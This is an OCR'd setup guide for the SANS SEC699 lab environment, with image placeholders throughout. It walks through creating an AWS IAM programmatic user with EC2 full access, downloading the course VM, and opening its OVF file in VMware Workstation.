
Objective 2: Creating an AWS API key

In the previous objective, we have created an AWS account. In this step, we will create a programmatic EC2 user to use for the SANS SEC699 lab deployment.


1. In the AWS `Find Services` box, search for `IAM` and click the that respective item in the dropdown list.




2. Once clicked, you will be presented with the `IAM` overview dashboard.




3. Click the `Users` option in the sidepanel. Click `Add user` to open the create user wizard.




4. Select the AWS Access type `Programmatic access`. This will instruct AWS to create a user linked to an API key. Then click `Next: Permissions`




5. Search for and select `AmazonEC2FullAccess`. This will grant your EC2 programmatic user with full EC2 access. Click next and click next on the tag creation view. We do not need to add tags.



6. Click `Create user` to confirm the creation of your AWS programmatic user.



7. You will now be presented with your user's API access credentials. **IMPORTANT!: Make sure to copy these over as they will only be showed once. We will use these in the next exercices.**



Objective 2: Downloading the course VM

To ease the deployment of your SEC699 lab environment, we created a VM which contains all the tools required to interface with AWS. This VM will be used in the first lab of the course.

You can already download it using the following link: https://sans-sec699-vm.s3.eu-west-2.amazonaws.com/VM_v0.0.5.zip

Exercise 1: Deploying the Lab environment

During this first exercise, we will walk you through the deployment of your lab environment!

Lab Setup & Preparation

Please ensure you have completed the following steps before continuing:

- Set up an AWS account


- Downloaded the SEC699 student VM

Objective 1: Deploying the VM

Step 1: Locating the OVF File


Locate and double-click the SEC699 OVF file. You should have received a courseware package on a USB or via a download link. This courseware package should include the virtual machine in OVF format. Please double-click this file.

If you are prompted to choose a software to open the file, select "VMWare Workstation" which should be installed on your machine per course requirements.

